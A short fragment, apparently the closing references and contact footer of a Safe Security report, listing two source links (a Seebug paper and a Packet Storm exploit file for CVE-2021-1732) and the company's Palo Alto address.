5. https://paper.seebug.org/1574/

6. https://dl.packetstormsecurity.net/2103-exploits/cve_2021_1732_win32k.rb.txt

SAFE SECURITY

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306